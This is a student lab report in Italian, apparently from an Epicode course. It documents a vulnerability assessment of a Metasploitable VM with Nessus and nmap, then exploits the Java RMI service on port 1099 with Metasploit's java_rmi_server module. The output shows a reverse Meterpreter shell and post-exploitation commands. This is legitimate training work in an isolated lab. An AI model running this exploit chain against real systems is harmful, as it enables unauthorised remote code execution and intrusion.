


ESERCIZIO EPICODE 16/06/2023

Ho avviato le macchine Kali Linux e Metasploitable. Ho modificato gli indirizzi IP come da consegna, riavviato le macchine e con il comando “ifconfig” mi sono assicurata le impostazioni fossero state salvate. Successivamente ho verificato le macchine pingassero tra loro con successo.



Su Kali Linux ho avviato Nessus tramite prompt con il comando “sudo systemctl status nessusd.service” ed utilizzato il programma alla pagina https://kali:8834/. Ho utilizzato uno Basic Scan per il vulnerability assessment della macchina Metasploitable. In immagine le vulnerabilità critiche trovate dal programma.





Dovendo utilizzare una vulnerabilità di Java, ho cercato la vulnerabilità RMI e creato un report a riguardo.

Scan Information

Start time: Fri Jun 16 04:42:47 2023
End time: Fri Jun 16 05:10:50 2023

Host Information

Netbios Name: METASPLOITABLE
IP: 192.168.99.112
MAC Address: 08:00:27:2F:37:25
OS: Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Vulnerabilities

22227 - RMI Registry Detection

Synopsis

An RMI registry is listening on the remote host.

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html
http://www.nessus.org/u?b6fd7659

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2006/08/16, Modified: 2022/06/01

Plugin Output

tcp/1099/rmi_registry
tcp/1099/rmi_registry

```
Valid response recieved for port 1099:
0x00:  51 AC ED 00 05 77 0F 01 4F 27 CC DB 00 00 01 88    Q....w..O'......
0x10:  C3 69 FF 3F 80 02 75 72 00 13 5B 4C 6A 61 76 61    .i.?..ur..[Ljava
0x20:  2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56    .lang.String;..V
0x30:  E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00       ...{G...pxp....
```


Ho anche utilizzato nmap per una enumerazione dei servizi attivi. Come possiamo osservare dalla scansione di Nessus e dall'enumerazione di nmap, abbiamo una vulnerabilità del servizio java-rmi sulla porta 1099.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 06:00 EDT
Nmap scan report for 192.168.99.112
Host is up (0.0029s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.05 seconds
```

Avvio MSFconsole da Kali Linux. Cerco la vulnerabilità in modo mirato scrivendo java_rmi. Tra i moduli disponibili, il migliore per il mio caso è il numero 1. La vulnerabilità 1099 Java RMI è causata da da una configurazione di default errata e il modulo numero 1 è descritto proprio come "Insecure Default Configuration Java Code Exectuion.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
                                                  
                  _________.
              .' #######   ;."
  .--,.     ;@             @@`;   .--,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@@       @@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;           _____________
                 (   3 C     )     /|___ / Metasploit! \
                 ;@'. __*__,."     \|--- \_____________/
                   '(.,...."/


       =[ metasploit v6.3.16-dev                          ]
+ -- --=[ 2315 exploits - 1208 auxiliary - 412 post       ]
+ -- --=[ 975 payloads - 46 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top level prompt
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search java_rmi

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                                     normal     No     Java RMI Registry Interface
s Enumeration
   1  exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure De
fault Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure En
dpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Dese
rialization Privilege Escalation
```

Utilizzo l'exploit numero 1 e attraverso il comando "show options" osservo i parametri necessari al lancio dell'exploit. Ho bisogno di RHOST ovvero l'indirizzo IP della macchina da attaccare. Con il comando set RHOSTS 192.168.99.112 configuro il parametro econ "show options" verifico la modifica sia stata salvata correttamente. Non ho bisogno di aggiungere un payload perché già disponibile di default.



Faccio partire l'attacco con il comando "exploit". Viene avviata una sessione di Meterpreter. Verifico il successo dell'attacco con il comando "ifconfig" che mi restituisce l'indirizzo IP della macchina vittima. L'attacco ha avuto successo. Proseguo con il comando "route" per accedere alle impostazioni di routing e con il comando "sysinfo" per recuperare informazioni sulla macchina exploitata. Con il comando "ls" ottengo una lista delle directory.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/mJD9Ip3qrtfOzsx
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:33215) at 2023-06-16 06:06:22 -0400

meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe2f:3725
IPv6 Netmask : ::

meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.99.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe2f:3725  ::       ::
meterpreter > ls
Listing: /
==========
```

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

```
meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:33 -0400  bin
040666/rw-rw-rw-  1024     dir   2012-05-13 23:36:28 -0400  boot
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040666/rw-rw-rw-  13540    dir   2023-06-16 03:57:08 -0400  dev
040666/rw-rw-rw-  4096     dir   2023-06-16 03:57:13 -0400  etc
040666/rw-rw-rw-  4096     dir   2010-04-16 02:16:02 -0400  home
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:40 -0400  initrd
100666/rw-rw-rw-  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040666/rw-rw-rw-  4096     dir   2012-05-13 23:35:22 -0400  lib
040666/rw-rw-rw-  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040666/rw-rw-rw-  4096     dir   2010-03-16 18:55:52 -0400  media
040666/rw-rw-rw-  4096     dir   2010-04-28 16:16:56 -0400  mnt
100666/rw-rw-rw-  13031    fil   2023-06-16 03:57:35 -0400  nohup.out
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:39 -0400  opt
040666/rw-rw-rw-  0        dir   2023-06-16 03:56:58 -0400  proc
040666/rw-rw-rw-  4096     dir   2023-06-16 03:57:35 -0400  root
040666/rw-rw-rw-  4096     dir   2012-05-13 21:54:53 -0400  sbin
040666/rw-rw-rw-  4096     dir   2010-03-16 18:57:38 -0400  srv
040666/rw-rw-rw-  0        dir   2023-06-16 03:56:59 -0400  sys
040666/rw-rw-rw-  4096     dir   2023-06-16 06:11:20 -0400  tmp
040666/rw-rw-rw-  4096     dir   2010-04-28 00:06:37 -0400  usr
040666/rw-rw-rw-  4096     dir   2010-03-17 10:08:23 -0400  var
100666/rw-rw-rw-  1987288  fil   2008-04-10 12:55:41 -0400  vmlinuz
```